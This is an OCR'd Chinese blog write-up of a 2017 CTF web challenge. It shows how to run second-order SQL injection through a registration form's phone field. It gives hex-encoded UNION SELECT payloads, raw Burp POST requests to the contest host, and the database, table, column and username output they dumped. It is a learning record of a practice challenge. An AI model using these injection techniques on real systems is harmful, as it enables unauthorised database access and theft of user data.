
2017第二届广东省强网杯线上赛--------phone number

原创

大方子 于 2018-08-27 23:10:00 发布 985 收藏
分类专栏： CTF

本文链接：https://blog.csdn.net/nzjdsds/article/details/82120384
版权



CTF 专栏收录该内容
50 篇文章 12 订阅
订阅专栏

==================================


个人收获：

1.sql语句里面也可以直接用database()

2.跟数据库有联系的地方都可能存在注入


==================================

题目:



开始前对源码，http请求，路径。。这些都找过没什么有用的信息。

就只有这个还有点用，再检查手机号使用人数页面的源码有这段注释




```
<!DOCTYPE html>
<html>
<head>
    <title>Check</title>
</head>
<body>
<div class="text" style=" text-align:center;">There only 134 people use the same phone as you</div><!-- 听说admin的电话藏着大秘密哦~~-->
</body>
</html>
```

然后想这题应该就是SQL注入了。

然后用登陆页面的post和注册页面的post放到sqlmap里面跑也没有出什么结果

就试了二次注入发现也没什么用




Hello, admin' or '1'='1#

Your phone is [redacted]

ick on the link and you'll know how many people use the same phone as you.


登陆页面后会出现你的个人信息



这个check可以检查有多少人跟你用同样的电话号码

所以就觉得这里可以做文章，把自己的sql语句写入电话号码带入数据库查询


打开注册页面发下电话号码有长度限制，果断burp抓包改包



```
Content-Length: 68

username=nzjdsds1&password=nzjdsds1&phone=-1 union select
database()
```

```
    <link rel="stylesheet" href="assets/css/style.css">

    <!-- HTML5 shim, for IE6-8 support of HTML5 elements -->
    <!--[if lt IE 9]>
      <script src="assets/js/html5.js"></script>
    <![endif]-->

    <!-- Javascript -->
    <script src="assets/js/jquery-1.8.2.min.js"></script>
    <script src="assets/js/supersized.3.2.7.min.js"></script>
    <script src="assets/js/supersized-init.js"></script>
    <script src="assets/js/scripts.js"></script>
  </head>


<script>alert("phone must be
numbers");self.location=document.referrer;</script>
```

系统提示只能是数字，那么我们用小葵的进制转换工具把sql语句转换成16进制再注入



要转的:
-1 union select database()

URL格式
%2D%31%20%75%6E%69%6F%6E%20%73%65%6C
%65%63%74%20%64%61%74%61%62%61%73%65%28%29

SQL_En:
0x2D003100200075006E0069006F006E002000730065006C00650063007400200064006100740
0610062006100730065002800290

Hex:
0x2D3120756E696F6E2073656C65637420646174616261736528 29

Asc:
45 49 32 117 110 105 111 110 32 115 101 108 101 99 116 32 100 97 116 97 98 97 115 101 40 4


MD5_32:
93FB98DFAE7746D1EE429884CB690648

MD5_16:
AE7746D1EE429884

Base64:
LTEgdW5pb24gc2VsZWN0IGRhdGFiYXNlKCk=


解密Base64:

写入成功


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × 3 × 4 × 5 × 6 × 7 × ...
Go Cancel < > Follow redirection
Target: http://106.75.72.168:3333
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
Done
1,779 bytes | 53 millis

```
POST /register.php HTTP/1.1
Host: 106.75.72.168:3333
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0)
Gecko/20100101 Firefox/18.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Referer: http://106.75.72.168:3333/register.php
Cookie: PHPSESSID=5p4a3etll2k2vpvtevnhh03ml1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 96

username=nzjdsds1&password=nzjdsds1&phone=0x2D3120756E696F
6E2073656C656374206461746162617365282829
```


```
        <script src="assets/js/html5.js"></script>
      <![endif]-->

      <!-- Javascript -->
      <script src="assets/js/jquery-1.8.2.min.js"></script>
      <script src="assets/js/supersized.3.2.7.min.js"></script>
      <script src="assets/js/supersized-init.js"></script>
      <script src="assets/js/scripts.js"></script>
  </head>


Success!

  <body>
      <div class="page-container">
          <h1>注册</h1>
          <form action="register.php" method="post">
              <input type="text" name="username" class="username"
placeholder="用户名">
              <input type="password" name="password"
class="password" placeholder="密码">
              <input type="text" name="phone" class="phone"
placeholder="phone" maxlength="11">
              <button type="submit">提交</button>
              <div class="error"><span>+</span></div>
          </form>
      </div>
  </body>
</html>
```



Hello, nzjdsds1

Your phone is -1 union select database().


Click on the link and you'll know how many people use the same phone as you.



```
There only 174 people use the same phone as you
There only webdb people use the same phone as you
```

发现成功爆出了数据库名

那我们继续进行爆破表名



```
ser-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0)
ecko/20100101 Firefox/18.0
ccept:
xt/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
eferer: http://106.75.72.168:3333/register.php
ookie: PHPSESSID=5p4a3etll2k2vpvtevnhh03ml1
onnection: close
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 218

sername=nzjdsds5&password=nzjdsds5&phone=0x2D3120756E696F6
2073656C656374207461626C655F6E616D652066726F6D20696E66
F726D6174696F6E5F736368656D612E7461626C657320776865726
207461626C655F736368656D613D6461746162617365282829
```

要转的:
```
-1 union select table_name from information_schema.tables where table_schema=database()
```


URL格式
```
%2D%31%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%20%74%61%62%6C%65%5F
%6E%61%6D%65%20%66%72%6F%6D%20%69%6E%66%6F%72%6D%61%74%69%6F%6E%5F
%73%63%68%65%6D%61%2E%74%61%62%6C
```

SQL_En:
```
0x2D003100200075006E0069006F006E00200073006500C006500630074002000740061006200
06C0065005F006E0061006D006500200066007200 6F006D00200069006E0066006F0072006D00
06100740069006F006E005F007300630068006500 6D0061002E007400610062006C0065007300
```

Hex:
```
0x2D3120756E696F6E2073656C656374207461626C655F6E616D652066726F6D20696E666F72
6D6174696F6E5F736368656D612E7461626C657320776865726520 7461626C655F736368656D
```


Asc:
```
45 49 32 117 110 105 111 110 32 115 101 108 101 99 116 32 116 97 98 108 101 95 110 97 109
```

MD5_32:



```
There only 178 people use the same phone as you
There only user people use the same phone as you
```

爆破列名




```
 There only 179 people use the same phone as you
  There only id people use the same phone as you
There only username people use the same phone as you
  There only phone people use the same phone as you
There only password people use the same phone as you
```

这里我天真的以为数据量很小，用了concat_ws想把这些字段的数据都套出来，但是页面一直再刷新状态。

后来我用了 -1 union select username from user 查询


发现这样的结果



```
There only qqqq people use the same phone as you
There only wwww people use the same phone as you
There only rrrr people use the same phone as you
There only rrrr1 people use the same phone as you
There only rrrr2 people use the same phone as you
There only rrrr3 people use the same phone as you
There only gggg people use the same phone as you
There only ggggl people use the same phone as you
There only hhhh people use the same phone as you
There only 111 people use the same phone as you
There only 222 people use the same phone as you
There only 333 people use the same phone as you
There only 444 people use the same phone as you
There only 555 people use the same phone as you
There only 666 people use the same phone as you
There only 777 people use the same phone as you
There only 888 people use the same phone as you
There only 999 people use the same phone as you
There only 000 people use the same phone as you
There only test123 people use the same phone as you
There only 66668 people use the same phone as you
There only 66668)(.')("),( people use the same phone as you
There only 66668'HGDsUu<'">gSjmpx people use the same phone as you
There only 66668) AND 5833=2425-- zppM people use the same phone as you
There only 66668) AND 4852=4852-- QXAd people use the same phone as you
There only 66668) AND 1009=7425 AND (8133=8133 people use the same phone as you
There only 66668) AND 4852=4852 AND (6135=6135 people use the same phone as you
There only 66668)) AND 2517=5614 AND ((2826=2826 people use the same phone as you
There only 66668)) AND 4852=4852 AND ((1527=1527 people use the same phone as you
There only 66668))) AND 1739=1857 AND (((8933=8933 people use the same phone as you
There only 66668))) AND 4852=4852 AND (((9332=9332 people use the same phone as you
There only 66668 AND 8488=6335 people use the same phone as you
There only 66668 AND 4852=4852 people use the same phone as you
There only 66668 AND 1494=8806-- K1Nr people use the same phone as you
There only 66668 AND 4852=4852-- wNuK people use the same phone as you
There only 66668 AND 2916=8008# iIqz people use the same phone as you
There only 66668 AND 4852=4852# FJRZ people use the same phone as you
There only 66668' AND 4870=7430-- vbLC people use the same phone as you
There only 66668' AND 4852=4852-- AboI people use the same phone as you
```

。。。。。。。。。。。。。。。。。具体好像是大宝剑的样子，我就直接用Ctrl+F查找关键字flag{

